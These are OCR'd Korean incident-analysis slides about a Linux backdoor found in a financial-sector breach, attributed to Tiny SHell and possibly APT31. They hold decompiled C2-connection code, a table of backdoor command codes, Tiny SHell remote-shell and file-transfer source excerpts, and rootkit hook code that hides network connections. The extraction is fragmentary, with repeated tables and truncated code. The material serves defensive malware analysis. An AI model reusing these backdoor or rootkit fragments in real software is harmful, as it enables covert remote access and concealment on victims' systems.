


백도어 악성코드 분석

Ⅱ A금융 침해사고 백도어 악성코드 분석




Ⅱ A금융 침해사고 백도어 악성코드 분석





```
v29 = gethostbyname("192.168.  ");
if ( v29 )
{
  memcpy(&v22, **(_QWORD **)(v29 + 24), *(int *)(v29 + 20));
  v21[0] = 2;
  v21[1] = htons((unsigned __int16)v39);
  v28 = _libc_connect(v34, v21, 16LL);
  if ( v28 >= 0 )
  {
    v15 = 1;
    _setsockopt(v34, 6LL, 1LL, &v15, 4LL);
    goto LABEL_67;
  }
  _libc_close(v34);
}
```


Ⅱ A금융 침해사고 백도어 악성코드 분석



Ⅱ A금융 침해사고 백도어 악성코드 분석



Ⅱ A금융 침해사고 백도어 악성코드 분석



명령코드	행위
0x2D	Fork 프로세스 생성과 함께 서버로 `..` 를 전송함.
0x2B	0x2D와 동일한 기능을 하나 프록시 서버로 전송하는 메시지가 `,,` 로 확인됨
0x27	커맨드 명령을 실행하고 실행 결과와 `((` 문자열을 서버로 전송함.
0x25	커맨드 명령을 실행하고 실행 결과와 `&&` 문자열을 서버로 전송함.
0x15	파일 다운로드 기능
0x18	파일 업로드 기능
0x1B	리눅스 환경 변수 변경
0x13	악성코드 Health Check
0x23	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `$$` 문자를 요청한 서버로 응답으로 전송함.
0x21	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `\\` 문자를 요청한 서버로 응답으로 전송함.
0x1F	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 공백문자 2개를 요청한 서버로 응답으로 전송함.

연관성 분석

Ⅱ A금융 침해사고 연관성 분석

First, we don't know at the time of writing whether Rekoobe's source code is shared between different threat actors or if Rekoobe has been operated by APT31 since it was first discovered in 2015. Moreover, if APT31 operated this sample of Rekoobe, **there is no indication whether this implant is used in the infrastructure or to persist in an appliance of a final victim**, somewhere.

ERRATUM (12/11/2021): While we initially thought that the implant (4640805c362b1e5bee5312514dd0ab2b) was linked to Rekoobe, the security researcher Billy Leonard pointed out on Twitter [Billy Leonard's tweet] that it was actually Tiny SHell [GitHub repo] which we definitely agree. Tiny SHell has been used by multiple threat actors since several years now and it is not surprising to see APT31 using it.

SEKOIA.IO | Blog

```c
if( strcmp( argv[1], "cb" ) != 0 )
{
    /* create a socket */

    server = socket( AF_INET, SOCK_STREAM, 0 );

    if( server < 0 )
    {
        perror( "socket" );
        return( 2 );
    }

    server_host = gethostbyname( argv[1] );
```

https://github.com/creaktive/tsh/blob/master/tsh.c

Ⅱ A금융 침해사고 연관성 분석

명령코드	행위
0x2D	Fork 프로세스 생성과 함께 서버로 `..` 를 전송함.
0x2B	0x2D와 동일한 기능을 하나 프록시 서버로 전송하는 메시지가 `,,` 로 확인됨
0x27	커맨드 명령을 실행하고 실행 결과와 `((` 문자열을 서버로 전송함.
0x25	커맨드 명령을 실행하고 실행 결과와 `&&` 문자열을 서버로 전송함.
0x15	파일 다운로드 기능
0x18	파일 업로드 기능
0x1B	리눅스 환경 변수 변경
0x13	악성코드 Health Check
0x23	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `$$` 문자를 요청한 서버로 응답으로 전송함.
0x21	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `\\` 문자를 요청한 서버로 응답으로 전송함.
0x1F	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 공백문자 2개를 요청한 서버로 응답으로 전송함.

```
switch( action )
{
    case GET_FILE:

        ret = tsh_get_file( server, argv[3], argv[4] );
        break;

    case PUT_FILE:

        ret = tsh_put_file( server, argv[3], argv[4] );
        break;

    case RUNSHELL:

        ret = ( ( argc == 3 )
            ? tsh_runshell( server, argv[2] )
            : tsh_runshell( server, "exec bash --login" ) );
        break;

    default:

        ret = -1;
        break;
}

shutdown( server, 2 );
```

https://github.com/creaktive/tsh/blob/master/tsh.c

Ⅱ A금융 침해사고 연관성 분석

명령코드	행위
0x2D	Fork 프로세스 생성과 함께 서버로 `..` 를 전송함.
0x2B	0x2D와 동일한 기능을 하나 프록시 서버로 전송하는 메시지가 `,,` 로 확인됨
0x27	커맨드 명령을 실행하고 실행 결과와 `((` 문자열을 서버로 전송함.
0x25	
0x15	
0x18	
0x1B	
0x13	
0x23	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `$$` 문자를 요청한 서버로 응답으로 전송함.
0x21	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 `\\` 문자를 요청한 서버로 응답으로 전송함.
0x1F	Proxy 클라이언트로 소켓으로 수신받은 정보를 다른 서버에 전송하는 기능이며 수신 받은 데이터와 공백문자 2개를 요청한 서버로 응답으로 전송함.

모자이크

```
_fentry__(a1, a2);
step1 = (char *)FormatEncode                    a2);
step3 = (char *)FormatEncode("__step3__", a2);
nfset((__int64)"__step3__", a2);
v2 = (__int64 (__fastcall *)(_QWORD, _QWORD))tcp_prot[23];
tcp_prot[23] = n_get_port;
bk_get_port = v2;
nf_register_hook(&nf_in);
nf_register_hook(&nf_in_pro);
nf_register_hook(&nf_out);
return 0LL;
```

```
switch( action )
{
    case GET_FILE:

        ret = tsh_get_file( server, argv[3], argv[4] );
        break;

    case PUT_FILE:

        ret = tsh_put_file( server, argv[3], argv[4] );
        break;

    case RUNSHELL:

        ret = ( ( argc == 3 )
            ? tsh_runshell( server, argv[2] )
            : tsh_runshell( server, "exec bash --login" ) );
        break;

    default:

        ret = -1;
        break;
}

shutdown( server, 2 );
```

https://github.com/creaktive/tsh/blob/master/tsh.c

Ⅱ A금융 침해사고 연관성 분석

연관 루트킷 악성코드

```
__int64 __fastcall hk_t4_seq_show(_QWORD *a1, __int64 a2)
{
  unsigned int v2; // r13d
  int v3; // eax
  __int64 v5; // r15
  char s[24]; // [rsp+0h] [rbp-50h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-38h]

  v7 = __readgsqword(0x28u);
  v2 = ((__int64 (*)(void))*(&hks + 8))();
  if ( (_DWORD)logininfo )
  {
    if ( HIWORD(logininfo) && (sprintf(s, ":%04X", HIWORD(logininfo)), v5 = a1[3],
      || (_WORD)qword_183E8
      && (sprintf(s, ":%04X", (unsig
    {
      a1[3] = v5;
      return v2;
    }
    if ( a2 != 1 )
    {
      v3 = *(_DWORD *)(a1[12] + 12LL
      if ( v3 == 1 )
      {
        if ( *(_DWORD *)(a2 + 60) ==
          return 0;
        return v2;
      }
      if ( v3 && v3 != 2 )
      {
        if ( v3 != 3 )
          return v2;
LABEL_18:
        if ( *(_DWORD *)(a2 + 72) ==
          return 0;
        return v2;
      }
      if ( *(_BYTE *)(a2 + 26) == 6 )
        goto LABEL_18;
      if ( *(_DWORD *)(a2 + 600) ==
        return 0;
    }
  }
  retu
}
```

침해 루트킷 악성코드

```
__int64 __fastcall hk_t4_seq_show(_QWORD *a1, _DWORD *a2)
{
  unsigned int v2; // r13d
```

hk_t4_seq_show

전체 이미지 지도 동영상 뉴스 더보기 도구

검색결과 3개 (0.23초)

https://www.joesandbox.com › analysis › html

Linux Analysis Report KwWQzlGe - Joe Sandbox

hk_t4_seq_show .symtab, 0x3400, 473, FUNC, <unknown>, DEFAULT, 2. hkinitm .symtab, 0x660, 507, FUNC, <unknown>, DEFAULT, 2.

이 페이지를 22. 6. 6에 방문했습니다.

https://www.joesandbox.com › analysis › lighthtml

Automated Malware Analysis Report for KwWQzlGe ... - Joe Sandbox

hk_t4_seq_show .symtab, 0x3400, 473, FUNC, <unknown>, DEFAULT, 2. hkinitm .symtab, 0x660, 507, FUNC, <unknown>, DEFAULT, 2.

https://www.joesandbox.com › analysis › lighthtml

Automated Malware Analysis Report for KwWQzlGe ... - Joe Sandbox

